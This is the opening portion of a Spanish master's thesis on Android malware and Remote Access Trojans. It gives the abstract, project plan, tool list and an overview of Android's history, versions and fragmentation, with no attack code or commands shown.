MALWARE EN EL SISTEMA OPERATIVO ANDROID

MEMORIA FINAL, TRABAJO FINAL DE MASTER

Programa docente: MISTIC.

Autor: Kevin Manuel Sánchez Araña.

Director: Marco Antonio Lozano Merino.

Universidades: Universitat Oberta de Catalunya, Universitat Autònoma de Barcelona, Universitat Rovira y Virgili y Universitat de les Illes Balears.

Organización: Instituto Nacional de Ciberseguridad de España S.A.

Fecha realización: 01/01/2018.

Resumen [ES]

Este trabajo fin de máster expone el estudio del *malware* para dispositivos móviles bajo el sistema operativo *Android*. En concreto, se analizan en profundidad los *Troyanos de Acceso Remoto (RAT)* ya que son uno de los *malware* más utilizados por los cibercriminales en la actualidad sobre este tipo de plataformas. Además, la principal finalidad de este proyecto es examinar un caso real de *malware RAT* para dispositivos móviles *Android* con el objetivo de conocer su proceso de instalación, configuración, funcionamiento, tecnologías utilizadas, aspectos de comunicación e inclusive un análisis de su código fuente.

Sin embargo, antes de llegar a este punto, debemos conocer tanto los aspectos fundamentales del sistema operativo como su ámbito de seguridad. Para ello, se ha descrito su estado actual, historia, evolución, fragmentación de versiones, arquitectura, características fundamentales, aplicaciones, cuota de mercado y los aspectos de seguridad relacionados con la plataforma *Android*. Para este último, se ha dedicado un capítulo completo, ya que el sistema operativo incluye un gran conjunto de fundamentos, características y medidas de seguridad empleadas para garantizar las dimensiones de la seguridad de la información. Sin embargo, debemos tenerlas en cuenta a la hora de determinar los posibles vectores de ataque que permitirían la inyección de *malware* en este tipo de dispositivos.

Una vez detallados los principales fundamentos del sistema operativo se ha realizado una introducción al *malware.* Está enfocada inicialmente desde una perspectiva más generalista hasta concluir en aspectos más específicos relacionados con la plataforma *Android*. En ella, se ha descrito el concepto de *malware*, sus categorías según diferentes criterios de calificación como por ejemplo, nivel de propagación, formas de ocultación o finalidades y por último el *malware* en *Android*.

Tras conocer los diferentes tipos de *malware*, nos centraremos en el estudio de los *Troyanos* para dispositivos móviles donde se han destacado sus objetivos, efectos, formas de infección y tipologías reconocidas. Una vez comprendido, analizaremos en profundidad los *Troyanos de Acceso Remoto* ya que es uno de los puntos más relevantes en este proyecto fin de máster.

Como se ha comentado anteriormente, ha sido seleccionado un *malware* del tipo *Troyano de Acceso Remoto* para dispositivos móviles con la finalidad de llevar a cabo su posterior estudio en profundidad. Sin embargo, para conseguir este propósito debemos disponer del entorno y herramientas apropiadas para ello. Por lo tanto, en este proyecto se ha elaborado un laboratorio a través del cual desplegar el *malware* en cuestión donde se encuentran disponibles todas las herramientas necesarias. Para ello, se han empleado máquinas virtuales, dispositivos móviles virtualizados y reales, entornos de desarrollo integrados, herramientas de monitorización y análisis del tráfico de la red, entre otras. Con todo ello, se pretende investigar el propósito del *malware*, proceso de instalación y configuración, conjunto de acciones nocivas disponibles, arquitectura del *software*, comunicaciones, tecnologías utilizadas entre otros aspectos relevantes.

Por último, se describe el conjunto de medidas de seguridad empleadas para evitar el *malware* en dispositivos *Android*. En éste, se hará hincapié en el uso de paquetes de *software* de seguridad donde se incorporan herramientas *anti-malware* tanto en tiempo real como bajo demanda y de aplicaciones encargadas de realizar auditorías de seguridad y privacidad de forma automatizada para determinar posibles vulnerabilidades. Además, del uso de herramientas se recomienda seguir la recopilación de buenas prácticas citadas para evitar en la

medida de lo posible introducir cualquier tipo de *malware* y mejorar el nivel de seguridad en el sistema operativo *Android*.

Resumen [EN]

This master's thesis presents the study of malware for mobile devices under the Android operating system. Specifically, the Remote Access Trojans (RAT) are analyzed in depth, because they are one of the most used malware by cybercriminals currently on this type of platform. In addition, the main purpose of this project is to examine a real case of RAT malware for Android mobile devices with the intention of knowing their installation process, configuration, operation, technologies used, communication aspects and even an analysis of their source code.

However, before reaching this point, we need to know both the fundamentals of the operating system and its security environment. To this end, we have described its current status, history, evolution, version fragmentation, architecture, key features, applications, market share and security aspects related to the Android platform. For the latter, it has been dedicated a complete chapter, since the operating system includes a large set of fundamentals, features and security measures used to ensure the dimensions of information security. However, we must consider this security measures for determining the possible attack vectors that would allow malware to be injected into this type of device.

Once the main fundamentals of the operating system have been detailed, an introduction to the malware has been made. It is initially focused from a more generalist perspective until concluding on more specific aspects related to the Android platform. It describes the concept of malware, its categories according to different rating criteria such as propagation level, forms of concealment or targets and finally malware in Android.

After knowing the different types of malware, we will focus on the study of Trojans for mobile devices where we will highlight their objectives, effects, forms of infection and recognized typologies. Once understood, we will analyze in depth the Trojans of Remote Access, since it is one of the most relevant points in master's thesis.

As mentioned above, a malware of the Remote Access Trojan type has been selected for mobile devices in order to carry out a study in more detail. However, to achieve this purpose we must have the appropriate environment and tools for it. Therefore, in this project a laboratory has been developed through which to deploy the malware in question where all the necessary tools are available. Virtual machines, virtualized and real mobile devices, integrated development environments, monitoring tools and network traffic analysis, among others, have been used to do this. The aim is to investigate the purpose of malware, the installation and configuration process, the set of harmful actions available, software architecture, communications, technologies used and other relevant aspects.

Finally, it describes the set of security measures used to prevent malware on Android devices. It will emphasize the use of security software packages that incorporate real-time and on-demand anti-malware tools and automated security and privacy auditing applications to determine potential vulnerabilities. In addition, the use of tools is recommended to follow the collection of good practices cited to avoid as far as possible to introduce any malware and improve the level of security in the Android operating system.

Índice

Capítulo 1: Introducción

Este capítulo inicial estará centrado en describir, justificar y planificar el proyecto fin de máster "***Malware en el sistema operativo Android"*** propuesto por la organización *INCIBE* y la *Universitat Oberta de Catalunya*. Durante la misma, se detallará el estudio a realizar, problemas a resolver, objetivos a alcanzar, fases en el cual se descompondrá, riesgos preliminares, recursos necesarios y el conjunto de tareas a desempeñar. A continuación, se detallarán todas y cada una de las cuestiones propuestas.

1.1 Estudio a realizar y problemas a resolver

Con este proyecto se pretende evaluar el estado actual, su historia, evaluación, fragmentación, arquitectura, principales características, aplicaciones, cuotas de mercado y aspectos de seguridad de las nuevas tecnologías basadas en los dispositivos móviles con sistema operativo *Android (smartphones y tablets)*. Una vez situados, abordaremos específicamente su ámbito de seguridad y llevaremos a cabo un estudio sobre el *malware* destinado para este tipo de plataformas. En este estudio, distinguiremos las diferentes tipologías de *malware*, funcionamiento, objetivos, metodologías de infección, entre otros aspectos relevantes.

Por otro lado, nos centraremos en detallar un tipo de *malware* en especial, los *Troyanos de Acceso Remoto (RAT)*. Esto es así, ya que es uno de los *malware* más utilizados actualmente por los cibercriminales debido a diferentes razones que serán descritas a lo largo del proyecto. Por lo tanto, con ello se pretende comprender el funcionamiento de un *Troyano* para *smartphones* o *tablets*, características de los *RAT*, ejemplos reales, entender su comportamiento y por último sus formas de infección.

Una vez descrito este tipo de *malware*, se llevará a cabo un análisis práctico de un *Troyano RAT* real donde se describirán los procesos de instalación, configuración, descripción de código fuente, arquitectura de *software*, comunicaciones, interacciones con terceros entre otros aspectos a tener en cuenta. Una vez analizado, se desplegará un laboratorio donde se incluirá el sistema operativo *Android* infectado por el *Troyano*.

Por último, se plantearán diferentes herramientas de prevención, detección y mitigación de *malware* asociadas con estas tecnologías, disponibles en el mercado actual. Además, se establecerá un conjunto de buenas prácticas a seguir por parte de sus usuarios con la finalidad de mejorar el nivel de seguridad y así evitar en la medida de lo posible la infección de los dispositivos.

En conclusión, este trabajo de fin de máster se centrará en el estudio del *malware* que afecta a los dispositivos móviles con sistema operativo *Android*. Su principal propósito es dar a conocer la importancia del ámbito de la seguridad en este tipo de dispositivos cada vez presentes en nuestra vida cotidiana a través del estudio del *malware*. Por lo tanto, con este proyecto analizaremos cómo funciona, cuáles son sus consecuencias, cómo prevenirlo, detectarlo y mitigarlo en dispositivos con sistema operativo *Android*.

1.2 Contexto actual

En la actualidad, los *smartphones* o *tablets* se han convertido en dispositivos indispensables en el día a día de muchísimas personas ya que nos ofrece multitud de funciones realmente útiles. Lo demuestra el "*Informe Mobile en España y en el Mundo 2016"* realizado por la empresa *Ditrendia* (especialistas en estrategia de *marketing* con foco digital y tendencias), donde se recogen los siguientes datos interesantes:

- *A finales de 2015 la penetración de teléfonos móviles en el mundo ascendió al 97%.*
- *El número de dispositivos móviles a nivel global alcanzó los 7,9 mil millones, más que personas hay en nuestro planeta.*
- *Solo cuatro regiones en el mundo tienen una penetración del móvil menor del 100%.*
- *En Europa, 78 de cada 100 habitantes cuenta con un smartphone.*
- *El tráfico global móvil crecerá cerca de 8 veces entre 2015 y 2020. En 2019 el vídeo móvil supondrá el 72% de todo el tráfico global de datos móviles.*

Como podemos observar, el uso de este tipo de dispositivos móviles aumentará con los años en todo el mundo.

Además de su asombroso incremento en tan poco tiempo, estamos viviendo un cambio tecnológico innegable, es decir, el *smartphone* está desbancando al ordenador personal como dispositivo principal a la hora de llevar a cabo multitud de funciones como por ejemplo acceder a *Internet* para consultar una de nuestras páginas *web* favoritas, acceder a servicios de terceros por medio de aplicaciones, mensajería, sacarnos fotos, gestionar las redes sociales, jugar entre otras.

Por todo ello, los cibercriminales ven a estos dispositivos móviles como uno de los medios tecnológicos actuales más relevantes a la hora de llevar a cabo sus actos ilícitos. Esto es así, ya que a través de ellos podemos obtener información sensible, capacidad para acceder a servicios sin consentimiento del usuario propietario, emplear los dispositivos infectados para llevar a cabo posteriores ataques sobre objetivos específicos, entre multitud de opciones beneficiosas para los cibercriminales.

Un estudio realizado por los investigadores de la empresa rusa *Kaspersky Lab* ha indicado que en *2012* el *99%* del *malware* detectado estaba destinado para *Android* ya que es el sistema operativo para dispositivos móviles con mayor cuota de mercado y lo facilitaba su naturaleza abierta (ver artículo, "*Virus y Malware en Moviles Android*" disponible en la bibliografía).

En conclusión, podemos verificar la importancia real de la seguridad de la información en este tipo de dispositivos debido a que los usuarios no son conscientes del riesgo al que corren diariamente. Por todo ello, este proyecto fin de máster pretende centrarse en el estudio de la seguridad, el *software* malicioso y de su prevención, detección y mitigación en este tipo de dispositivos.

1.3 Objetivos

Tras haber descrito el estudio a realizar, problemas a resolver y el contexto en el cual se desarrolla podemos establecer los principales objetivos de este trabajo fin de máster:

- Introducir al lector en el ámbito de los dispositivos móviles basados en el sistema operativo *Android* teniendo en cuenta en todo momento el ámbito de seguridad.

- Evaluar el estado actual, evolución, historia, impacto en la sociedad, cuotas de mercado de las nuevas, fragmentación, arquitectura, aspectos de seguridad de las tecnologías basadas en los dispositivos móviles (*smartphones* y *tablets*) con sistema operativo *Android.* En concreto, se pretende estudiar el sistema operativo mostrando sus principales características y evolución a lo largo de los años hasta convertirse en lo que hoy en día es.
- Desarrollo de una introducción al *malware* enfocada a los dispositivos móviles *Android*.
- Estudio en profundidad de los tipos de *malware* denominados *Troyanos,* en concreto los de *Acceso Remoto (RAT)* utilizados para infectar dispositivos móviles.
- Despliegue de un laboratorio donde se desplegará y analizará el *Troyano de Acceso Remoto* real seleccionado.
- Descripción de las diferentes herramientas de prevención detección, y mitigación de *malware* para dispositivos móviles.
- Conjunto de buenas prácticas a seguir para prevenir la infección de *malware* sobre los dispositivos móviles.
- Concienciar a la sociedad sobre los efectos que puede ocasionar el *malware* en este tipo de dispositivos.
- Transmitir de forma eficiente y eficaz la relevancia de los aspectos de seguridad en los *smartphones* o *tablets*.
- Llevar a cabo un proceso de investigación con el cual demostrar y defender la relevancia del trabajo realizado en el ámbito de la seguridad de la información.

1.4 Metodología a seguir a lo largo del TFM

Este proyecto fin de máster se dividirá en cinco fases bien diferencias:

1. Análisis de las tecnologías asociadas con los dispositivos móviles (*smartphones* y *tablets*) que utilicen el sistema operativo *Android*. En ella, se incluirá el ámbito de seguridad del mismo entre otras de sus aspectos más relevantes relacionados con el sistema operativo.
2. Llevar a cabo una introducción al *malware* relacionada con los dispositivos móviles basados en sistema operativo *Android*. En esta fase, nos centraremos en explicar el concepto de *malware*, los diferentes tipos de *malware* que más afectan a este tipo de dispositivos, su funcionamiento, sus objetivos y características principales. Además, se hará especial énfasis en el estudio de los *Troyanos*.
3. Análisis detallado de los *Troyanos de Acceso Remoto* (*RAT*) para *smartphones* o *tablets* ya que son uno de los tipos de *malware* más utilizados en la actualidad, en donde se destacará sus principales características, comportamiento, funcionamiento, arquitectura, efectos y formas de infección.
4. Despliegue de un laboratorio donde se simulará una infección real empleando un *Troyano RAT* real disponible en el mercado. Con ello se pretende conocer el proceso de instalación, configuración, aplicaciones necesarias para la infección, gestión del control remoto, aspectos de comunicación e inclusive un análisis general de su código fuente.
5. Recopilar el conjunto de medidas necesarias para prevenir, detectar y mitigar el *malware* relacionado con los dispositivos móviles ampliamente utilizadas en el mercado actual. Además, se describirá una serie de buenas prácticas a tener en cuenta para evitar en la medida de lo posible la infección de los dispositivos.

1.5 Tareas a realizar para lograr los objetivos planteados

En este apartado, se describirán todas y cada una de las tareas a realizar a lo largo del trabajo fin de máster. Para ello, se describirán clasificadas por fase y codificadas. Cada una de estas fases se corresponde con las descritas en la metodología propuesta:

Fases	Tareas	Descripción
1	1.1	Llevar a cabo un proceso de recopilación, análisis y síntesis de información sobre el estado actual, evolución, historia, aplicaciones, cuotas de mercado, fragmentación, arquitectura, principales características y aspectos de seguridad de las tecnologías basadas en los dispositivos móviles con sistema operativo *Android*. Para ello, se consultarán diferentes fuentes contrastadas.
1	1.2	Centrarnos en describir detalladamente el ámbito de la seguridad de la información integrado en el sistema operativo *Android*. Para ello, se realizará un proceso de recopilación, análisis y síntesis del mismo.
2	2.1	Introducción al *malware* donde se describan sus diferentes tipologías relacionadas con los sistemas operativos *Android*, describiendo su funcionamiento, formas de infección, efectos y otras características relevantes. Para ello, se consultarán diferentes fuentes contrastadas.
2	2.2	Realizar un proceso de investigación enfocado al análisis de diferentes tipos de *malware* utilizados para llevar a cabo acciones nocivas actualmente sobre los dispositivos móviles. Para ello, se consultarán fuentes contrastadas donde se incluyen informes objetivos u otra información relevante.
3	3.1	Elaborar un estudio detallado de los *Troyanos de Acceso Remoto* (*RAT*) para *smartphones* o *tablets* empleados en la actualidad, en donde se destacará sus principales características, comportamiento, funcionamiento, arquitectura, efectos y formas de infección. Para ello, se consultarán fuentes contrastadas.
3	3.2	Llevar a cabo un proceso de investigación a través de diferentes fuentes disponibles para seleccionar un *Troyano RAT* real a través del cual poder realizar su posterior análisis.
4	4.1	Estudiar detalladamente el *Troyano RAT* seleccionado para conocer su proceso de instalación, configuración, aplicaciones necesarias para la infección, gestión del control remoto, aspectos de comunicación e inclusive un análisis general de su código fuente. Para ello, se utilizarán fuentes contrastadas entre otros recursos como por ejemplo las herramientas necesarias para acceder a su código fuente o análisis de las comunicaciones.
4	4.2	Montar un laboratorio con el objetivo de poner en práctica el *Troyano RAT* analizado. Para ello, se utilizarán tanto dispositivos virtualizados como reales. Una vez desplegado se realizará el proceso de instalación y configuración del *malware* para verificar su funcionamiento gracias al estudio realizado previamente.
4	4.3	Detallar los efectos nocivos que podría ocasionar la infección de dispositivos reales basados en el sistema operativo *Android* por este tipo de *malware*. Para ello, utilizaremos el laboratorio planteado anteriormente.
5	5.1	Llevar a cabo un proceso de investigación para recopilar información

		relacionada con las medidas de prevención, detección y mitigación de *malware* relacionado con el sistema operativo *Android*.
5	5.2	Establecer un conjunto medidas de seguridad y buenas prácticas a tener en cuenta a la hora de prevenir la infección de dispositivos móviles. Para ello, se consultarán diferentes fuentes contrastadas.
6	6.1	Elaboración de la memoria final con todo el contenido del proyecto.
7	7.1	Desarrollo de la presentación y video del proyecto donde se explique el contenido del trabajo fin de máster. En el mismo, se podrá observar el laboratorio donde se encontrará instalado el *malware* analizado.

Tabla 1.1: Tareas a realizar a lo largo del proyecto.

1.6 Riesgos preliminares

Tras plantear y desglosar este trabajo fin de máster existen algunos riesgos/impedimentos que podrían ocasionar retrasos o la imposibilidad de la realización de gran parte del mismo. Serán descritos a continuación:

- Falta de información contrastada en aspectos altamente específicos tales como análisis de *malware* o información sobre los *Troyanos RAT*.
- Encontrar un *Troyano RAT* adecuado con suficiente documentación para poder llevar a cabo un estudio en profundidad. Esto es así, ya que el *malware* seleccionado podría haber sido desarrollado con el objetivo de dar a conocer el menor número de pistas posibles para que no pueda ser desmantelado. Esta situación, complicaría considerablemente su análisis, ocasionando considerables retrasos o su imposibilidad en el periodo de tiempo estipulado para la realización de este proyecto.

1.7 Planificación temporal de las tareas, sus dependencias y entregables

En este apartado nos centraremos en elaborar la planificación temporal donde se recopilarán todas y cada una de las tareas a desarrollar a lo largo del trabajo fin de máster. Para ello, se ha tenido en cuenta las fechas estimadas de las entregas establecidas en el proyecto docente y las descritas en la planificación del aula:

Tarea	Inicio	Duración (días)	Fin
1.1	09/10/2017	5	13/10/2017
1.2	14/10/2017	4	17/10/2017
2.1	18/10/2017	6	23/10/2017
2.2	24/10/2017	4	27/10/2017
3.1	28/10/2017	6	02/11/2017
3.2	03/11/2017	4	06/11/2017
4.1	07/11/2017	7	13/11/2017
4.2	14/11/2017	7	20/11/2017
4.3	21/11/2017	5	25/11/2017
5.1	26/11/2017	5	30/11/2017
5.2	01/12/2017	4	04/12/2017
6.1	05/12/2017	28	01/01/2018
7.1	02/01/2018	7	08/01/2018

Tabla 1.2: Planificación temporal de tareas.



Figura 1.1: Diagrama de Gantt con la planificación temporal de tareas.

Como podemos observar en el proyecto docente de la asignatura, se deben proporcionar diferentes entregables. Teniendo en cuenta las fechas de entrega especificadas en el proyecto docente y la planificación propuesta podríamos indicar que cada uno de ellos debe contener:

- ***PEC1***: Plan de trabajo.
- ***PEC2***: Las fases de la 1 hasta la 3 completas.
- ***PEC3***: Las fases de la 4 a la 5 completas.
- ***PEC4***: Memoria final.
- ***PEC5***: Presentación/Video.

Como se comenta, este proyecto fin de máster se dividirá en cinco entregables que irán siendo realizados a lo largo del semestre. Cada uno será entregado en las fechas acordadas con el director del *TFM* hasta concluir con la defensa del mismo. Por lo tanto, podemos resumir que tanto en la *PEC2* como en la *PEC3* se realizará el contenido del proyecto, donde cabe desatacar:

- ***PEC2***: Análisis detallado del sistema operativo *Android* centrándonos en el ámbito de seguridad, estudio del *malware* relacionado con los dispositivos móviles e investigar minuciosamente los *Troyanos RAT* que tienen como objetivo infectar este tipo de dispositivos.
- ***PEC3***: Examen práctico de un *malware* real desplegado en un laboratorio elaborado para este fin y la realización de un estudio sobre las medidas/buenas prácticas para combatir este tipo de infecciones.

1.8 Recursos necesarios

Los recursos necesarios para su elaboración podrían resumirse en los siguientes:

- Cualquier dispositivo con acceso a *Internet* para poder buscar, seleccionar y adquirir la información necesaria en el proceso de investigación.
- Herramientas de ofimática para gestionar la información, desarrollar los diferentes entregables y presentación final.
- Máquina virtual con el sistema operativo *Android x86* como por ejemplo *VirtualBox* o cualquier otra herramienta de virtualización para este sistema operativo como por ejemplo *Genymotion*.
- *Entorno Integrado de Desarrollo (IDE)* para aplicaciones *Android* como por ejemplo *Android Studio* o *Visual Studio Code* para poder analizar el código fuente de las aplicaciones maliciosas. Podría servir cualquier tipo editor de texto pero es más recomendable el uso herramientas específicas empleadas a la hora de desarrollar aplicaciones.

- Analizadores de redes como por ejemplo *Wireshark* para verificar las comunicaciones entre el atacante y el dispositivo infectado en el caso de los *Troyanos RAT*.
- Herramientas de ingeniería inversa como *Apktool*, *dex2jar y Java Decompiler* para acceder al código fuente de las aplicaciones maliciosas.
- Herramientas necesarias para la grabación la exposición de contenidos en video como *ActivePresenter*.
- Dispositivos móviles reales con diferentes versiones del sistema operativo *Android* instaladas.
- Herramientas para gestionar dispositivos móviles reales *Android* desde el *PC*, como *AirDroid* para compartir archivos y duplicar su pantalla.

Capítulo 2: Análisis del sistema operativo Android

En este segundo capítulo, no centraremos en describir los principales fundamentos y características de las tecnologías para dispositivos móviles basadas en la plataforma *Android*. Para ello, se citarán sus aspectos más relevantes como su estado actual, historia y evolución, arquitectura, fragmentación de versiones, características, aplicaciones y cuota de mercado. Sin embargo, no detallaremos su ámbito de seguridad en este capítulo ya que preferimos dedicarle otro específico debido a su gran relevancia en este proyecto.

2.1 Estado actual

En la actualidad, los teléfonos inteligentes o tabletas se han convertido en dispositivos indispensables en el día a día de muchísimas personas ya que nos ofrecen multitud de funciones realmente interesantes. Incluso llegado a ser capaces de cambiar nuestros estilos de vida. La necesidad de estar conectados permanentemente a través de *Internet*, comunicarnos con nuestros grupos de amistad, sacarnos fotografías, grabar videos, consultar nuestros sitios *web* preferidos, redes sociales ha ocasionado que el uso de este tipo de dispositivos se haya incrementado asombrosamente en tan poco tiempo.

Sin embargo, gran parte del éxito de las nuevas tecnologías de dispositivos móviles lo tienen los grandes sistemas operativos tales como *Android*, *IOS* y *Windows 10 Mobile (*siendo estos los más utilizados en la actualidad). Si atendemos a los datos facilitados a lo largo del *Google I/O 2017*, existen más de *2.000* millones de usuarios activos en todo el mundo para su sistema operativo *Android* frente a los *1.000* millones de usuarios activos que *Apple* afirma tener para *IOS.*

Además, cabe destacar el incremento de las comunidades de desarrolladores para este tipo de dispositivos en las dos plataformas más utilizadas actualmente (*Android* e *IOS*). En septiembre del *2017*, la tienda oficial de *Google* denominada *Google Play Store* alberga entorno a *3.300.000* de aplicaciones frente a las *2.200.000* aplicaciones desplegadas en la *Apple App Store* en enero de *2017*. Ambas plataformas, siguen aumentando considerablemente el número de aplicaciones disponibles año tras año. Además, debemos tener en cuenta que en dispositivos *Android* podemos instalar aplicaciones desde otras tiendas (como por ejemplo *Amazon Appstore, ApkMirror, Aptoide,* entre otras) o desde cualquier otro origen.

Si nos centramos exclusivamente en la plataforma *Android*, cuenta cada vez más, con un mayor número de fabricantes que apuestan por utilizar *Android* como su sistema operativo. Entre ellos, tenemos a grandes compañías de todo el mundo como *Samsung*, *LG*, *Huawei*, *HTC*, *Sony*, *Motorola* entre otros. Estos fabricantes a su vez, también son desarrolladores ya que la gran mayoría de ellos añade una capa personalizada propia al sistema operativo *Android*.

Por lo tanto, como podemos observar, las tecnologías basadas en los dispositivos móviles están y seguirán estando presentes a lo largo de nuestras vidas ya que el número de personas que utilizan este tipo de dispositivos no para de crecer en todo el mundo. Por último, si tenemos en cuenta los números emitidos por *Google* tendremos que extremar la seguridad y privacidad de los usuarios en este tipo de dispositivos ya que es y seguirá siendo uno de los sectores más provechosos para un cibercriminal.

2.2 Historia

En este apartado, se describirá la historia y evolución del sistema operativo *Android* diseñado a priori para dispositivos móviles como teléfonos inteligentes y tabletas aunque actualmente se utilice además en relojes inteligentes, televisores y automóviles.

En octubre de 2003, *Andy Rubin*, *Rich Miner*, *Chris White* y *Nick Sears* fundan la compañía *Android Inc* en *Palo Alto, California*, dedicada al desarrollo de *software* para dispositivos móviles. Esta organización, estuvo prácticamente dos años trabajando antes de que *Google Inc* la adquiriera en julio de *2005,* con la intención de introducirse en el sector de las tecnologías para dispositivos móviles. En *Google*, el equipo liderado por *Andy* desarrolló una plataforma para dispositivos móviles basada en el núcleo del sistema operativo *Linux* flexible y actualizable.

El día 5 de noviembre de 2007, se fundaba la alianza comercial *OHA* (*Open Handset Alliance*) liderada por *Google* que se componía inicialmente de *35* compañías de diferentes sectores como fabricantes de *hardware*, desarrolladores de *software* y operadores de telecomunicaciones para mejorar los estándares abiertos centrados en los dispositivos móviles donde se encontraban *Qualcomm*, *LG*, *Samsumg Electronics*, *Motorola* entre otras. Ese mismo día, se anunció la primera versión del sistema operativo *Android*, un sistema operativo de código abierto para móviles basada en el núcleo del sistema operativo *Linux* al cual se le denominó como *AOSP (Android Open Source Project)*. *Google* liberó la mayoría del código de *Android* bajo licencia *Apache* (una licencia libre y de código abierto).

Un año más tarde, en octubre del *2008* se puso a la venta el primer móvil con el sistema operativo *Android* denominado *HTC Dream*. Con ello, en *Estados Unidos* se veía por primera vez un dispositivo móvil con la versión *Android 1.0.* En el segundo y tercer semestre de *2010* las ventas de teléfonos inteligentes con *Android* se colocan en el primer puesto en *Estados Unidos* y a nivel mundial en el cuarto trimestre del *2011* alcanzó más del *50* por ciento de cuota de mercado superando a su principal rival *IOS*.

Por otra parte, se crearon grandes comunidades de desarrolladores encargados de elaborar multitud de aplicaciones para la plataforma *Android*. *Google* elaboró su propia tienda denominada *Google Play Store* a partir de la cual poder subir nuevas aplicaciones, ser descargadas por los usuarios, analizadas por si tuviesen algún tipo de *malware* en su código fuente entre otras características interesantes.

2.3 Evolución y fragmentación

El proyecto *Android Open Source Project* ha evolucionado bastante desde que se anunció en el año *2007* hasta llegar a lo que es hoy en día. Para ello, se han publicado numerosas versiones desarrolladas por *Google* que corrigen errores y añaden nuevas funcionalidades. Estas versiones del sistema operativo *Android* se codifican bajo un nombre relacionado con dulces en orden alfabético.

Uno de los grandes problemas que plantea en el sistema operativo *Android,* es que en muchas ocasiones las nuevas versiones desarrolladas para la plataforma no son compatibles con el *hardware* diseñado para versiones previas marcando así la vida útil de los diferentes terminales.

Por otro lado, muchos de los fabricantes no actualizan la mayoría de sus terminales con las nuevas actualizaciones emitidas por *Google*. Por ejemplo, la versión *Android Oreo* o *Android 8.0* (publicada por *Google* en el año *2017*) no será aplicada en modelos tales como *Samsung Galaxy S6* (puesto a la venta en el año *2015*). Además de no poder utilizar la última versión, el fabricante ha decidido no incorporar versiones previas saltando directamente de la versión *Nougat 7.0* (última disponible en el terminal mencionado) a la *8.0* para nuevos terminales sin pasar previamente por la *7.1* o actualizaciones superiores.

La fragmentación lleva consigo graves problemas de seguridad ya que cualquier cibercriminal podría recopilar información sobre el conjunto de vulnerabilidades relacionadas con ciertas versiones obsoletas del sistema operativo pudiendo no estar corregidas por los fabricantes. Además, aunque *Google* publique actualizaciones para corregirlas, deben ser aplicadas por todos los fabricantes sobre su plataforma *Android* personalizada. Lo cierto, es que en numerosas ocasiones no llegan al cliente final, sobre todo si la versión del sistema operativo se considera obsoleta.

Además, cuando desarrollamos una nueva aplicación en *Android* debemos elegir la versión o nivel de *API* para la cual deseamos que funcione ya que pueden existir nuevas funcionalidades que están disponibles a partir de ciertas versiones. Una nueva versión, siempre es compatible con sus anteriores con lo cual si ya no se usa algún tipo de funcionalidad no se elimina sino se marca como obsoleta para que pueda seguir funcionando en terminales con versiones posteriores. Por lo tanto, si disponemos de un dispositivo *Android* con un sistema operativo más antiguo que el nivel mínimo soportado por la aplicación desarrollada posiblemente no funcione correctamente al ser ejecutada.

A continuación, se presentarán el historial de versiones publicadas desde que se lanzó la primera versión comercial en el año *2008*:

Nombre comercial	Versión	Nivel API	Lanzamiento
Android 1.0	1.0	1	23 de septiembre 2008
Android 1.1	1.1	2	9 de febrero 2009
Cupcake	1.5	3	27 de abril de 2009
Donut	1.6	4	15 de septiembre de 2009
Eclair	2.0–2.1	5-7	26 de octubre de 2009
Froyo	2.2–2.2.3	8	20 de mayo 2010

Gingerbread	2.3–2.3.7	9–10	6 de diciembre 2010
Honeycomb	3.0–3.2.6	11-13	22 de febrero de 2011
Ice Cream Sandwich	4.0–4.0.5	14-15	118 de octubre 2011
Jelly Bean	4.1–4.3.1	16-18	9 de julio de 2012
KitKat	4.4–4.4.4, 4.4W–4.4W.2	19-20	31 de octubre de 2013
Lollipop	5.0–5.1.1	21-22	12 de noviembre de 2014
Marshmallow	6.0–6.1	23	5 de octubre de 2015
Nougat	7.0 - 7.1.2	24-25	15 de junio de 2016
Oreo	8.0	26	21 de agosto de 2017

Tabla 2.1: Versiones del sistema operativo Android.

Como podemos observar, se han desarrollado multitud de actualizaciones en los pocos años de historia del sistema operativo, ocasionando que la plataforma se encuentre altamente fragmentada.

2.4 Arquitectura

La plataforma *Android* es una pila de *software* de código abierto basado en *Linux* creada inicialmente para dispositivos móviles. En el siguiente diagrama se muestran los principales componentes de su arquitectura:

